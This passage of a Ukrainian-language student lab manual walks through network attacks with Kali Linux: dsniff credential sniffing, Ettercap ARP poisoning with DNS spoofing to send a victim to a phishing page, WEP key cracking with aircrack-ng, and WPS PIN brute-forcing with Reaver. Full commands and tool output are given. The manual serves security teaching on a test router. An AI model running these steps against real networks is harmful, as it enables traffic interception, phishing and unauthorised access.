На цьому етапі служба **darkstat** буде працювати та збирати дані. Тепер просто вкажіть веб-браузер на **http://<IP OF SERVER>:666 (<IP OF SERVER>** — це фактична IP-адреса сервера, що працює **darkstat**), і почніть переглядати мережеві графіки.



darkstat 3.0.719 | graphs | hosts | homepage

Hosts

(1-30 of 139)

IP	Hostname	MAC Address	In	Out	Total	Last seen
10.0.0.33	(none)	98:f1:70:92:85:0f	4,674,216	473,063	5,147,279	1 sec
95.213.5.243	(none)	00:27:19:bb:28:90	22,619	579,540	602,159	15 mins, 18 secs
95.213.17.33	(none)	00:27:19:bb:28:90	18,196	497,926	516,122	15 mins, 58 secs
95.213.5.74	(none)	00:27:19:bb:28:90	14,661	342,885	357,546	15 mins, 6 secs
95.213.12.55	(none)	00:27:19:bb:28:90	11,567	285,399	296,966	15 mins, 33 secs
95.213.14.125	(none)	00:27:19:bb:28:90	11,376	282,848	294,224	16 mins, 15 secs
149.154.165.120	(none)	00:27:19:bb:28:90	11,164	271,710	282,874	8 mins, 42 secs
95.213.1.217	(none)	00:27:19:bb:28:90	8,897	231,407	240,304	15 mins, 25 secs
95.213.5.244	(none)	00:27:19:bb:28:90	7,245	190,275	197,520	15 mins, 29 secs
95.213.12.81	(none)	00:27:19:bb:28:90	7,569	180,229	187,798	15 mins, 31 secs
95.213.15.210	(none)	00:27:19:bb:28:90	6,429	169,232	175,661	15 mins, 36 secs
10.0.0.148	(none)	00:06:68:be:e3:36	125,979	17,257	143,236	17 mins, 32 secs
95.213.17.148	(none)	00:27:19:bb:28:90	5,348	129,418	134,766	18 mins, 2 secs
87.240.165.74	srv74-165-240-87.vk.com	00:27:19:bb:28:90	32,732	97,139	129,871	15 mins, 3 secs
95.213.12.112	(none)	00:27:19:bb:28:90	4,522	109,357	113,879	15 mins, 39 secs
95.213.7.194	(none)	00:27:19:bb:28:90	3,871	105,148	109,019	17 mins, 45 secs
149.154.167.91	(none)	00:27:19:bb:28:90	40,765	50,894	91,659	32 secs
52.0.252.54	ec2-52-0-252-54.compute-1.amazonaws.com	00:27:19:bb:28:90	42,736	46,133	88,869	1 sec
87.240.165.73	srv73-165-240-87.vk.com	00:27:19:bb:28:90	7,012	75,458	82,470	16 mins, 40 secs
95.213.14.233	(none)	00:27:19:bb:28:90	3,608	74,412	78,020	17 mins, 45 secs
95.213.9.199	(none)	00:27:19:bb:28:90	2,960	72,034	74,994	17 mins, 45 secs
95.213.5.142	(none)	00:27:19:bb:28:90	2,781	69,796	72,577	17 mins, 44 secs
95.213.16.205	(none)	00:27:19:bb:28:90	2,844	68,618	71,462	15 mins, 3 secs
216.58.214.238	bud02s24-in-f14.1e100.net	00:27:19:bb:28:90	5,471	59,317	64,788	5 mins, 31 secs
172.217.21.202	fra16s12-in-f10.1e100.net	00:27:19:bb:28:90	42,086	16,503	58,589	7 mins, 20 secs
95.213.9.227	(none)	00:27:19:bb:28:90	2,105	52,623	54,728	15 mins, 36 secs
93.186.227.80	srv80-227-186-93.vk.com	00:27:19:bb:28:90	2,103	51,969	54,072	17 mins, 52 secs
10.0.0.207		a8:81:95:d7:8d:0c	41,870	10,278	52,148	4 secs
95.213.10.9	(none)	00:27:19:bb:28:90	2,155	49,793	51,948	15 mins, 3 secs
95.213.7.3	(none)	00:27:19:bb:28:90	1,998	46,968	48,966	17 mins, 46 secs

<<< prev page | full table | next page >>>

Напишіть Python-скрипт для фільтрації та виведення даних у JSON-форматі.

Використання dsniff в Kali Linux у ролі мережевого сніффера

Додаток сніффер імен користувачів і паролів, відвідуваних веб-сторінок, вмісту електронної пошти тощо. **dsniff**, як можна зрозуміти з назви, це мережевий сніффер, але його також можна використовувати для зриву звичайної поведінки комутованих мереж і спричинити видимість мережевого трафіку з інших хостів в тому ж сегменті мережі, а не тільки трафіка з хоста **dsniff** [4].

Він обробляє FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pc Anywhere, NAI Sniffer, Microsoft SMB, Oracle SQL.Net, Sybase і Microsoft SQL протоколи.

Ці файли налаштовуються у директорії **dsniff /etc/dsniff/**

dnsspoof.hosts — файл зразків хостів. Якщо не вказано жодного файлу хоста, відповіді будуть підроблені для всіх запитів адрес у локальній мережі з відповіддю на IP-адресу локальної машини.

dsniff.magic — мережевий «магічний» протокол.

dsniff.services — стандартна тригерна таблиця.

Для запуску цих інструментів просто потрібен тип **dsniff -i wlano**, де **-i** визначає інтерфейс.

DNS-підміни з Ettercap у Kali Linux

Потрібно змінити файл конфігурації Ettercap. Перейдіть до **/etc/ettercap/etter.conf**, відкрийте файл за допомогою текстового редактора як-от **gedit** або **nano**, і відредагуйте файл, як показано нижче:

```
root@kali:~# nano /etc/ettercap/etter.conf
```

Оновіть значення *uid* та *gid* вгорі, щоб вони показували **0**.

```
#  (at your option) any later version.                                    #
#                                                                         #
#                                                                         #
###########################################################################

[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
arp_poison_request = 0        # boolean
arp_poison_equal_mac = 1      # boolean
dhcp_lease_time = 1800        # seconds
port_steal_delay = 10         # seconds
port_steal_send_delay = 2000  # microseconds
```

Тепер прокрутіть вниз, поки не знайдете заголовок, в якому вказано Linux, і під ним вилучіть обидві # позначки, де вказано **If you use iptables**.

```
#--------------
#     Linux
#--------------

# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %por

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport

#--------------
#    Mac Os X
#--------------

# quick and dirty way:
   #redir_command_on = "ipfw -q add set %set fwd 127.0.0.1,%rport tcp from any
   #redir_command_off = "ipfw -q delete set %set"

# a better solution is to use a script that keeps track of the rules interted
```

Ettercap сніффінг

Запустіть Ettercap на ноутбуці або ПК [5].


```
root@kali:~# ettercap -G
```

Виберіть інтерфейс сніффера. Давайте швидко проглянемо кроки.

Спочатку оберіть **Sniff** > **Unified sniffing…** > (Виберіть інтерфейс підключений до інтернету) > **OK**.

Тоді шидко зробіть **Start** > **Stop sniffing** тому що він автоматично починає аналізувати після натискання кнопки **OK**.

Тепер час сканувати цілі в мережі та підключатись до неї. Для цього натисніть на **Hosts** > **Scan for hosts** і почекайте, поки відбудеться сканування. Це може зайняти кілька секунд залежно від розміру вашої мережі.



Поверніться до **Hosts** і виберіть **Host list**, щоб побачити всі цілі, які Ettercap знайшов.

Тепер додайте машину жертви до Target 1 та мережевий шлюз до Target 2. Після того як ви впевнитесь, хто є вашою жертвою, виберіть її IP-адресу зі списку вузлів у Ettercap та виберіть **Add to Target 1**. Тепер вам потрібно знайти IP-адресу вашого шлюзу (маршрутизатор). Для цього відкрийте термінал та скористайтеся командою **route -n**. Тепер виберіть IP-шлюз зі списку хостів та оберіть **Add to Target 2**.

Виконання


Перейдіть на вкладку **MITM** і виберіть **ARP poisoning**, оберіть **Sniff remote connections** та натисніть **OK**. Тепер перейдіть до **Plugins** > **Manage the plugins** та двічі клацніть **dns_spoof**, щоб активувати цей плагін.

Тепер нам потрібно змінити інший файл у директорії **Ettercap**.

```
root@kali:~# nano /etc/ettercap/etter.dns
```

Цей файл **etter.dns** є файлом хостів та відповідає за перенаправлення певних DNS-запитів. Якщо ціль входить на *facebook.com*, вони будуть перенаправлені на веб-сайт Facebook, але цей файл може змінити все це.

По-перше, перенаправляйте трафік з будь-якого веб-сайту, до якого ви хотіли б ваш певний підроблений пункт призначення. Для цього перейдіть до того місця, де вказано «Microsoft», та додайте інший рядок, подібний до нижчевказаного, але тепер використовуйте будь-який веб-сайт, який ви хотіли б. Також не забувайте змінювати IP-адресу на підроблену IP-адресу сервера.



Останнє, що залишилося зробити, — почати атаку. Поверніться до Ettercap і виберіть **Start** > **Start sniffing** і команда виконає це.

Список CLI опцій:

`-T` визначити використання текстового інтерфейсу.

`-q` запускати команди в режимі без сповіщень.

`-P dns_spoof` вказати використання плагіна dns_spoof.

`-M arp` ініціювати атаку зараження MITM ARP для перехоплення пакетів між хостами.

```
root@kali:~$ sudo ettercap -T -q -i <interface> -P dns_spoof -M ARP
/<Target IP>/ /<Gateway IP>/
```

Наприклад:

```
root@kali:~$ sudo ettercap -T -q -i wlan0 -P dns_spoof -M ARP
/192.168.1.4/ /192.168.1.1/
```


І якщо область ціла, то мережа просто не записує жодної адреси, як показано нижче:

```
root@kali:~$ sudo ettercap -T -q -i wlan0 -P dns_spoof -M ARP // //
```

Тоді результат буде:

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on:
 wlan0 -> 00:27:19:BB:38:88
          10.0.0.1/255.255.255.0
          fe80::227:19ff:febb:2890/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Privileges dropped to EUID 65534 EGID 65534...
  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
2 hosts added to the hosts list...
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...
```

Тепер кожного разу, коли жертва відвідує веб-сторінку, зазначену в файлі **etter.dns** (у цьому випадку це *facebook.com*), адреси будуть перенаправлені на вдалу та непомітну підроблену сторінку (фішинг). Подивіться, як це може бути надзвичайно шкідливим, оскільки зловмисник може написати скрипт, який негайно завантажує сторінку, що запитується, та встановлює файл **etter.dns**. Факт, що насправді просто зробити атаку підміни DNS з обмеженими ресурсами, повинен насторожити усіх.



Порівняйте результати з різних сніфферів та напишіть Python-скрипт для збору та виведення даних, наприклад, використовуючи **Tshark** [6].

Рекомендована література та посилання

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. https://wireless.wiki.kernel.org/en/users/drivers/ath9k/spectral_scan
3. https://unix4lyfe.org/darkstat/
4. http://www.irongeek.com/i.php?page=backtrack-3-man/dsniff
5. https://linux.die.net/man/8/ettercap
6. http://networkinterfaze.com/python-network-monitoring-scripts/

IV. Технології злому WEP та WPS

МЕТА

Розглянути загальні методи зламування мереж Wi-Fi.

ПІСЛЯ РОБОТИ СТУДЕНТ МАЄ

- знати:

  1. Як здійснити атаки на Wi-Fi.
  2. Як налаштувати точку безпроводового доступу на основі відомих уразливостей.

- вміти:

  1. Перевіряти точку доступу на уразливість WEP та WPS.
  2. Відключити вразливі сервіси

ОБЛАДНАННЯ І ТЕХНІЧНЕ УСТАТКУВАННЯ

1. Raspberry Pi (версій B, B+, 2B або 3) з SD/microSD-карткою.
2. Безпроводовий адаптер, сумісний з Raspberry Pi B, B + або 2B. У Raspberry Pi 3 є внутрішній безпроводовий адаптер.

ПРОГРАМНІ КОМПОНЕНТИ

1. airodump-ng (з пакету aircrack-ng).
2. airmon-ng (з пакету aircrack-ng).
3. Reaver.

Інструкція з техніки безпеки

- Під час роботи уникайте контакту з водою та вологою, не ставте на провідну поверхню.
- Не нагрівати Raspberry Pi від будь-якого джерела, бо пристрій розроблено для надійної роботи при нормальних кімнатних температурах.
- Під час роботи обережно стежте за тим, щоб уникнути пошкоджень механічних або електричних елементів друкованої плати та з'єднувачів.
- Уникайте контакту з друкованою платою, коли вона під'єднана до джерела живлення. Торкайтесь лише країв, щоб звести до мінімуму ризик пошкодження електростатичним розрядом.
- Raspberry Pi не призначена для живлення від USB-порту іншого підключеного обладнання, якщо це відбудеться, це може спричинити несправність [1, с. 3].

Короткі теоритичні відомості

WEP — стандартний стандарт шифрування на маршрутизаторах, що широко використовується. WEP, як відомо, легко зламати. Незважаючи на те що WEP рідко використовується, він все ще зустрічається знову і знову.

Також це чудовий спосіб дізнатися нове про програми для тестування на проникнення безпроводових пристроїв, перш ніж перейти до шифрування WPA.

WPS (Wi-Fi Protected Setup) — це стандарт безпроводової мережі, який намагається швидше і простіше встановити зв'язок між маршрутизатором та безпроводовими пристроями. Він працює тільки для безпроводових мереж, що мають WPA Personal або WPA2 Personal Security. WPS не підтримується безпроводовим мережам, які використовують застарілий WEP-захист.

При звичайній установці ви не можете підключити безпроводовий пристрій до безпроводової мережі, якщо ви не знаєте його мережеве ім'я

(що називається SSID) та його пароль (що називається WPA-PSK ключ). Спочатку потрібно вибрати мережу, до якої потрібно підключитися, на ваших пристроях, а потім ввести свій пароль безпеки. Саме тут використовується WPS, щоб спростити процес з'єднання.

Існує кілька способів підключення до безпроводової мережі за допомогою WPS.

По-перше, натисніть кнопку WPS на своєму маршрутизаторі, щоб увімкнути розпізнавання нових пристроїв. Потім перейдіть на ноутбук, планшет або смартфон і виберіть мережу, до якої потрібно підключитися. Ваш пристрій автоматично підключається до безпроводової мережі без введення пароля мережі.

У вас можуть бути пристрої, такі як безпроводові принтери або розширювачі діапазону безпроводової мережі, з власною кнопкою WPS, яку ви можете використовувати для створення швидких з'єднань. Підключіть їх до безпроводової мережі, натиснувши кнопку WPS на маршрутизаторі, а потім на цих пристроях. У цьому процесі не потрібно вводити дані. WPS автоматично надсилає мережевий пароль, і ці пристрої запам'ятовують його для подальшого використання. Вони зможуть підключитися до тієї самої мережі в майбутньому, навіть не потрібно буде знову використовувати кнопку WPS.

Третій спосіб передбачає використання восьмизначного PIN. Всі маршрутизатори з включеним WPS мають PIN, який автоматично генерується та не може бути змінений користувачами. Ви можете дізнатись цей PIN із сторінки конфігурації WPS вашого маршрутизатора. Деякі пристрої без кнопки WPS, але з підтримкою WPS запитують цей PIN. Якщо ви вводите його, вони аутентифікують себе та підключаються до безпроводової мережі.

Четвертий і останній спосіб також передбачає використання восьмизначного PIN. Деякі пристрої без кнопки WPS, але з підтримкою WPS, можуть згенерувати PIN для клієнта. Потім можна ввести цей PIN у панелі налаштування безпроводового маршрутизатора, і маршрутизатор буде використовувати його для додавання цього пристрою до мережі.

Перші два способи є безпечними та дуже швидкими, останні два є небезпечними, і вони не дають ніяких переваг у швидкості підключення

пристроїв до безпроводової мережі, ніж зазвичай. Ви однаково повинні ввести цей восьмизначний PIN і вводити пароль безпроводової мережі. Четвертий спосіб підключення до безпроводової мережі відбувається ще повільніше, оскільки вам потрібно отримати доступ до розділу безпроводової конфігурації маршрутизатора та ввести PIN, наданий клієнтським пристроєм.

Послідовність виконання

Встановити точку доступу з шифруванням WEP. Тільки на заданих точках повинен бути наданий доступ.

Примітка! Втручання у роботу інших безпроводових мереж може бути незаконним [2].

Налаштування тестування на проникнення


Встановіть старий маршрутизатор та ввійдіть в нього, налаштувавши його як WEP для безпроводової безпеки, ми будемо використовувати його як тестовий маршрутизатор. Підготуйте ще один комп'ютер, планшет або смартфон, оскільки потрібно перехопити зашифровані дані між ними.

Основна ідея цього нападу полягає в тому, щоб перехопити стільки трафіку, скільки можливо, використовуючи **airodump-ng**. Кожен пакет даних має асоційований трьохбайтовий вектор ініціалізації, що називається IV. Після запуску атаки основне завдання полягає в тому, щоб отримати якомога більше зашифрованих пакетів даних або IV, а потім використати **aircrack-ng** на захопленому файлі та дізнатись пароль.

На цьому етапі Kali Linux має працювати разом із зашифрованим WEP маршрутизатором та безпроводовим підключеним пристроєм. Крім того адаптер USB повинен бути підключеним та готовим.

Далі введіть команду `airmon-ng`, щоб побачити, чи ваш адаптер відображається у Kali Linux. В результате відображатиметься інтерфейс, чіпсет і драйвер. Якщо цього не відбудеться, то треба усунути деякі несправності з адаптером.

Як звичайно, введіть `airmon-ng start wlan0`, щоб встановити USB-адаптер у режим спостереження.



Тестову машину, яка була налаштована, слід розглядати разом з її інформацією. Необхідною інформацією буде BSSID, канал (CH) та ESSID. Тестовим пристроєм тут є маршрутизатор D-Link з BSSID — 00:26:5a:f2:57:2b, канал — 6, а ESSID — dlink.

Отримавши цю інформацію, не закривайте вікно термінала, натискайте **Ctrl+C** всередині вікна, щоб зупинити використання USB-адаптера і залиште його, щоб повернутися пізніше.

Відкрийте інше вікно терміналу, щоб запустити наступну команду. Також, якщо цей спосіб використовується, BSSID можна просто скопіювати та вставити, якщо це потрібно.

Далі потрібно перехопити шифровані WEP-пакети даних. Для цього використовується команда `airodump-ng` разом з деякими операторами та зібраною інформацією. Наприклад:


```
airodump-ng -w dlink -c 6 –bssid 00:26:5A:F2:57:2B mon0
```

airodump-ng — це команда; **-w** — це параметр, який означає записування файлу під назвою dlink на диск; **-c** — це параметр, який означає, що ціль знаходиться на каналі 6; **-bssid** — це інший параметр, який говорить про те, який BSSID використовувати, і, нарешті, **mono** — це команда використання USB-адаптера, увімкненого на mon0.

Змініть ім'я файлу, канал та BSSID, щоб відповідати вашому тестовому маршрутизатору. Скопіюйте інформацію з першого термінального вікна. (Копіювання та вставка BSSID в нове вікно термінала набагато швидша, ніж самостійне введення).

```
airodump-ng -w <ESSID> -c <channel> –bssid <BSSID> <monitored Interface>
```

Після того як це буде зроблено правильно, з'явиться вікно з інформацією про цільовий маршрутизатор. Основна зворотна інформація, яку ми повинні бачити, — це маяки та дані.



По мірі зростання цих чисел, вони записуються в файл, що був вказаний в попередній команді, для цього прикладу це файл з іменем dink. Вектори IV повинні збільшуватись, щоб зламати пароль, як правило, не менше 20 000, але в ідеальному варіанті — 100 000 і більше. В цей момент хтось може просто зачекати, поки вектор IV виросте настільки, щоб зламати пароль, проте є спосіб пришвидшити цей процес.

Щоб прискорити генерацію векторів IV, відкрийте третє вікно терміналу, щоб вдруге запустити фіксування даних. У новому вікні терміналу команда `aireplay-ng` буде використовуватися в двохчастотному процесі,

спочатку скористайтеся командою `aireplay-ng -1 0 -a <BSSID> mon0`. Таким чином, для цього прикладу команда буде:

```
aireplay-ng -1 0 -a 00: 26: 5A: F2: 57: 2B mon0
```

```
root@kali:~# aireplay-ng -1 0 -a 00:26:5A:F2:57:2B mon0
No source MAC (-h) specified. Using the device MAC (00:0D:A3:0B:87:C3)
14:34:51  Waiting for beacon frame (BSSID: 00:26:5A:F2:57:2B) on channel 6

14:34:51  Sending Authentication Request (Open System) [ACK]
14:34:51  Authentication successful
14:34:51  Sending Association Request [ACK]
14:34:51  Association successful :-) (AID: 1)
```

Після цього команда `airplay-ng -3-b <BSSID> mon0` для цього прикладу буде такою:

```
aireplay-ng -3 -b 00:26:5A:F2:57:2B mon0
```

```
root@kali:~# aireplay-ng -3 -b 00:26:5A:F2:57:2B mon0
No source MAC (-h) specified. Using the device MAC (00:0D:A3:0B:87:C3)
14:41:28  Waiting for beacon frame (BSSID: 00:26:5A:F2:57:2B) on channel 6
Saving ARP requests in replay_arp-0701-144128.cap
You should also start airodump-ng to capture replies.
Read 2237 packets (got 118 ARP requests and 120 ACKs), sent 122 packets...(500 p
Read 2489 packets (got 167 ARP requests and 169 ACKs), sent 172 packets...(500 p
Read 2729 packets (got 216 ARP requests and 217 ACKs), sent 222 packets...(500 p
Read 2982 packets (got 264 ARP requests and 267 ACKs), sent 272 packets...(499 p
Read 3240 packets (got 314 ARP requests and 318 ACKs), sent 322 packets...(499 p
Read 3488 packets (got 361 ARP requests and 368 ACKs), sent 372 packets...(499 p
Read 3740 packets (got 411 ARP requests and 417 ACKs), sent 422 packets...(499 p
Read 3991 packets (got 459 ARP requests and 467 ACKs), sent 473 packets...(500 p
Read 4240 packets (got 507 ARP requests and 515 ACKs), sent 522 packets...(499 p
Read 4488 packets (got 559 ARP requests and 565 ACKs), sent 572 packets...(499 p
Read 4735 packets (got 607 ARP requests and 615 ACKs), sent 622 packets...(499 p
Read 4984 packets (got 655 ARP requests and 664 ACKs), sent 673 packets...(500 p
Read 5231 packets (got 705 ARP requests and 714 ACKs), sent 723 packets...(500 p
Read 5474 packets (got 752 ARP requests and 764 ACKs), sent 772 packets...(499 p
Read 5719 packets (got 800 ARP requests and 814 ACKs), sent 822 packets...(499 p
```

Почнеться надсилання ARP-запиту, дані та маяки повинні швидко зростати. Знову запускати перехоплення вектору IV не обов'язково, але зручно.

aircrack-ng буде використовуватися у файлі даних, який записується разом з інформацією. **aircrack-ng** можна запустити в будь-який час, навіть якщо недостатньо даних перехоплено, він буде виводити повідомлення на екран, якщо потрібно більше даних.

Для використання **aircrack-ng** потрібен файл даних, який записується на жорсткий диск. У даному прикладі — dlink. Відкрийте нове вікно терміналу та введіть команду `ls`, щоб побачити файл. Файл називається **dlink-01.cap**.

```
root@kali:~# ls
Desktop        dlink-01.kismet.csv         replay_arp-0701-144128.cap
dlink-01.cap   dlink-01.kismet.netxml
dlink-01.csv   replay_arp-0701-143904.cap
root@kali:~#
```

Щоб запустити **aircrack-ng**, запустіть команду `aircrack-ng <ім'я файлу>`, яка складається з:

```
aircrack-ng dlink-01.cap
```

Aircrack-ng запуститься і почне зламувати пароль. Приблизний результат після закінчення роботи:

```
Opening dlink-01.cap
Read 345320 packets.

   #  BSSID              ESSID                     Encryption

   1  00:26:5A:F2:57:2B  dlink                     WEP (110799 IVs)

Choosing first network as target.

Opening dlink-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 111064 ivs.
                    KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%
```

Після того як «ключ знайдено» він показує пароль у шістнадцятковому вигляді або ASCII, вони однакові і можуть бути використані. Для цього прикладу пароль на маршрутизаторі становив 12345.

Злом WPS в Kali за допомогою Reaver

Коли було відомо, що мережа WEP може бути зламана будь-якою дитиною з ноутбуком та мережевим з'єднанням (використовуючи прості підручники, подібні до нашого), адміністраторам безпеки вдалося створити більш надійні заходи захисту WPA/WPA2.

В даний час зламування WPA/WPA2 — це в більшості випадків монотона робота. Атака по словнику може зайняти кілька днів, і може бути безрезультатною. Крім того, хороші словники величезні. Атака брутфорс, включаючи всі алфавіти (великі літери та цифри), може тривати роки залежно від довжини пароля. Відомо, що веселкові таблиці стрімко покращують роботу, завчасно заповнюючи частину паролю, але вихідна таблиця веселки, яка потребує завантаження з мережі, є катастрофічно великою (може бути, іноді 100 ГБ). І, нарешті, спеціалісти безпеки заспокоїлись. Але все ще не закінчилося, оскільки нова технологія WPA була непростою для користувачів. З огляду на це, нові заходи безпеки були введені в оновлення WPA. Wi-Fi Protected Setup (WPS). В основному це було зроблено з метою зробити WPA більш стійким до злому і набагато простішим у налаштуванні (натиснути кнопку на маршрутизаторі та підключити пристрій). Однак у ньому була вразливість, яка зараз добре відома, і інструменти, такі як **Reaver**, можуть використовувати її за один рядок. Злом досі триває кілька годин, але це набагато краще, ніж попередній сценарій, коли місяці брутфорсу не приносять жодного результату.


Робота WPS

У наш час, враховуючи, що більшість особливостей схожі на ті, які є в WPA, також існує нова концепція використання аутентифікації. Отже, клієнту потрібно відправити 8-значний електронний код, який дозволить клієнту підключитись, у випадку якщо він буде правильним. Зараз 8-значний цифровий код складається тільки з цифр ,тобто є уразливим для

брутфорсу. Не дивлячись на звичайний «брутфорс» паролів WPA, врахуємо той факт, що можна використовувати як цифри, так і алфавіт, та іноді символи (і навіть більше ніж 8). Це дозволить ускладнити завдання в мільярд разів. Звісно ми можемо спробувати тисячі кодів в секунду, що полегшить і прискорить процес. Зараз в WPS є невелика особливість в вигляді затримки (що в кращому випадку дає можливість спробувати 1 код за 2 секунди). За замовчуванням існує 8-значний і 10-значний (0–9) електронний код, тобто 10^8 (степінь збільшення) секунд, якщо спробувати по 1 коду в секунду. Зараз це займе роки. До чого я веду? До того, що в цій техніці є уразливості (проблеми/недоліки), які можна використовувати проти неї.

Восьма цифра є сумою всіх попередніх семи: *10^7 можливих варіантів,* що набагато менше, але все одно потрібно два місяці для підбору.

Номер верифікації йде двома частинами, так що можна спробувати по 4 цифри в два незалежних підходи. Повірте, набагато легше відгадати 4 елементи коду двічі ніж вгадувати 8 цифр за один раз. Як наслідок, перша половина потребує 10^4, а друга 10^3. Тепер подумайте та підрахуйте скільки паролів потрібно спробувати. Всього $10^4 + 10^3$ (а ні $10^4 \times 10^3$). Отже, нам потрібно 11 000 варіантів.



Це займе приблизно *3 години*. І оскільки комбінації можуть бути різними, то правильний код може бути знайдений раніше. Однак суть в тому, що спроби підбору будуть відбуватися зі швидкість код в секунду.

Як здійснити атаку

Отже, якщо всі передумови виконані, то зробити все буде просто:

```
reaver -i <interface-name> -b <BSSID of target>
```

